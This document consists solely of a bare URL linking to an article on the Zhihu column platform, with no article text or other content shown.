https://zhuanlan.zhihu.com/p/139737334